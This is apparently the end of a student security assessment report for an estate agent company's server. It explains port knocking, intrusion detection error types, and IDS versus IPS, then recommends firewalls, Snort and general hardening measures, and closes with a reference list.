
Figure 51 : Port Knocking Example (deGraaf, Aycock and Jacobson, 2005)

The **importance** of using Port Knocking in the ***Estate Agent Company*** *server are as follows,*

- Only trusted parties who knows the sequence information can access services which are protected. This limits the degree of vulnerability.
- Brute force attacks can be minimized as it is difficult for attackers to find the port knocking sequence.
- It will be more challenging for attackers to exploit the most insecure ports.
- Service fingerprinting on the server would be difficult.
- Packet sniffing is minimized by cryptographic hashes inside the port knock sequence.

(2) False Positives and False Negatives in a Network Intrusion Detection System

Network Intrusion Detection Systems (NIDS) are not always 100 percent accurate. The presence of False Positive (FP) and False Negative (FN) classifications determines the degree of accuracy of the NIDS (Liao et al., 2013). **False Positive (FP)** is when the NIDS gives an alert indicating that there is an intrusion/anomaly detected, but in reality there is no intrusion/anomaly. **False Negative (FN)** is a when an intrusion/anomaly has happened in reality but the NIDS has failed to identify it. Security admins prefer higher FPs over higher FNs because having higher FNs can cause a significant system breach (Liao et al., 2013). The confusion matrix shown below in *figure 52* (Timcenko and Gajin, 2017), shows how the outputs of a NIDS is classified.



		Anomaly	Normal
True class	Anomaly	True Positive (TP)	False Negative (FN)
	Normal	False Positive (FP)	True Negative (TN)

Figure 52 : Confusion Matrix for a IDS (Timcenko and Gajin, 2017)

(3) Intrusion Detection System IDS vs Intrusion Prevention System IPS

Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are components used to identify malicious activity in a network. These systems are important if an attacker manages to sneak through the firewall (Liao et al., 2013). To find malicious traffic, IDS and IPS use a signature matching procedure where packets are compared with known signatures of cyberattacks which are stored in a “cyberthreat database”. Also anomalies are also taken into consideration.

How these two system contrast from each other is that IDS is just a monitoring system whereas IPS is a control system. IPS can take action and actively defend the system and prevent the malicious traffic from causing any harm. On the other hand, IDS can only alert when malicious traffic is identified. IPS component is placed inline, between the internal network and firewall which connects to the external network, whereas IDS is not necessarily connected inline.

Recommendation for *Estate Agent Company:*

Since the *Estate Agent Company* server contains sensitive information such as financial and personal details of customers and property owners, it is important to prevent the an attacker from getting access to them before it is too late. Just having alerts about malicious activities would not be sufficient as the damage would be already done. Considering these facts, using an ***Intrusion Prevention System (IPS)*** would be the correct choice.

(4) Tools to Protect Server

Firewall: Firewalls are devices utilized for monitoring of network traffic which comes into and goes out from the internal network. Firewall have the ability to block or let the traffic into the internal network. Uncomplicated Firewall (UFW) provides a beginner friendly framework to configure the firewall, but it is not very flexible (Rash, 2007).

Snort: Snort is a free and opensource intrusion detection and prevention system which is able to actively analyze network traffic and perform packet logging (Caswell, Beale and Baker, 2012). It detected malicious traffic and drops the traffic from the internal network before any harm is done.

Iptables: Iptables are highly configurable interfaces for managing firewalls in Linux-based machines. It allows the security admin to define specific rules and policy chains to allow or block network traffic (Rash, 2007).

A ***combination of Iptables and Snort*** would be best suited, the iptables are highly configurable and flexible compared to Uncomplicated Firewalls (UFW). In addition, if an attacker somehow penetrates into the system, having the new version of Snort as a second layer of protection is highly beneficial since it is an IPS and will prevent the server from harm.

(Continued in Next Page)

(5) Other Recommendation

Base on the finding, following are the recommendation to safeguard the ***Estate Agent Company*** from cyber threats**,**

- Since Customers have a chance of using public networks, only HTTPS should be used to make sure payload is encrypted and minimize the chance of MITM attack.
- Most services running on the company server were found to be older versions, these services should be updated to latest versions to avoid well-known vulnerabilities.
- Since all users do not have same privileges, access control checks should be place in the application source-code in order to prevent privilege escalation.
- Implement a multi-factor authentication mechanism, which will make it harder for attackers to login even if they manage to get hold of customer or property owner credentials. Also request users to change passwords regularly.
- Since the application contains forms to make booking appointments, proper user input validation should be done to avoid XSS, SQL injection Buffer Overloading and OS command injection attacks.
- Educated users about social engineering techniques attackers use to avoid the users from being victims.
- Use a Web Application Firewall (WAF) to protect the application from malicious requests.
- Since the company have many branches, there will be a huge cost for hardware firewalls, as a medium sized company, using software firewalls is cost-effective.
- Honey pots could be used to lure attackers
- Regular audits should be done.

References

Aman, M.N. et al. (2016). Detecting data tampering attacks in synchrophasor networks using time hopping. *2016 IEEE PES Innovative Smart Grid Technologies Conference Europe (ISGT-Europe)*. October 2016. Ljubljana, Slovenia: IEEE, 1–6. Available from https://doi.org/10.1109/ISGTEurope.2016.7856326 [Accessed 27 April 2020].

Barrett, D.J. and Silverman, R.E. (2001). *SSH, the secure shell: the definitive guide*, 1st ed. Cambridge [Mass.]: O'Reilly.

Caswell, B., Beale, J. and Baker, A. (2012). *Snort Intrusion Detection and Prevention Toolkit*. Syngress.

Cesarini, F. (2008). A comparative evaluation of imperative and functional implementations of the imap protocol. *Proceedings of the 7th ACM SIGPLAN workshop on ERLANG - ERLANG '08*. 2008. Victoria, BC, Canada: ACM Press, 29. Available from https://doi.org/10.1145/1411273.1411279 [Accessed 25 April 2020].

deGraaf, R., Aycock, J. and Jacobson, M.Jr. (2005). Improved Port Knocking with Strong Authentication. *21st Annual Computer Security Applications Conference (ACSAC'05)*. 2005. Tucson, AZ, USA: IEEE, 451–462. Available from https://doi.org/10.1109/CSAC.2005.32 [Accessed 26 April 2020].

Donaldson, M.E. (2002). Inside the buffer overflow attack: mechanism, method, & prevention. *Gsec*.

Durumeric, Z. et al. (2013). Analysis of the HTTPS certificate ecosystem. *Proceedings of the 2013 conference on Internet measurement conference - IMC '13*. 2013. Barcelona, Spain: ACM Press, 291–304. Available from https://doi.org/10.1145/2504730.2504755 [Accessed 25 April 2020].

Halfond, W.G.J., Viegas, J. and Orso, A. (2006). A Classification of SQL Injection Attacks and Countermeasures. 11.

Imam, F. (2018). When is Client-Side Penetration Testing Appropriate? *Infosec Resources*. Available from https://resources.infosecinstitute.com/when-is-client-side-penetration-testing-appropriate/ [Accessed 29 April 2020].

Jeanquier, S. (2006). An Analysis of Port Knocking and Single Packet Authorization MSc Thesis. 76.

Liao, H.-J. et al. (2013). Intrusion detection system: A comprehensive review. *Journal of Network and Computer Applications*, 36 (1), 16–24. Available from https://doi.org/10.1016/j.jnca.2012.09.004.

Mann, M.I. (2008). *Hacking the Human: Social Engineering Techniques and Security Countermeasures*. Gower Publishing, Ltd.

Mathew, K., Tabassum, M. and Lu Ai Siok, M.V. (2014). A study of open ports as security vulnerabilities in common user computers. *2014 International Conference on Computational Science and Technology (ICCST)*. August 2014. Kota Kinabalu, Malaysia: IEEE, 1–6. Available from https://doi.org/10.1109/ICCST.2014.7045193 [Accessed 25 April 2020].

Michael. (2019). 2019_attack_landscape_report.pdf.

Nath Nayak, G. and Ghosh Samaddar, S. (2010). Different flavours of Man-In-The-Middle attack, consequences and feasible solutions. *2010 3rd International Conference on Computer Science and Information Technology*. July 2010. Chengdu, China: IEEE, 491–495. Available from https://doi.org/10.1109/ICCSIT.2010.5563900 [Accessed 26 April 2020].

Rash, M. (2007). *Linux Firewalls*. Available from https://books.google.com/books/about/Linux_Firewalls.html?id=Ad9Fnk9C7QsC [Accessed 28 April 2020].

Stasinopoulos, A., Ntantogian, C. and Xenakis, C. (2015). Commix: Detecting and exploiting command injection flaws. 9.

Timcenko, V. and Gajin, S. (2017). Ensemble classifiers for supervised anomaly based network intrusion detection. *2017 13th IEEE International Conference on Intelligent Computer Communication and Processing (ICCP)*. September 2017. Cluj-Napoca: IEEE, 13–19. Available from https://doi.org/10.1109/ICCP.2017.8116977 [Accessed 26 April 2020].

Wassermann, G. and Su, Z. (2008). Static detection of cross-site scripting vulnerabilities. *Proceedings of the 13th international conference on Software engineering - ICSE ’08*. 2008. Leipzig, Germany: ACM Press, 171. Available from https://doi.org/10.1145/1368088.1368112 [Accessed 25 April 2020].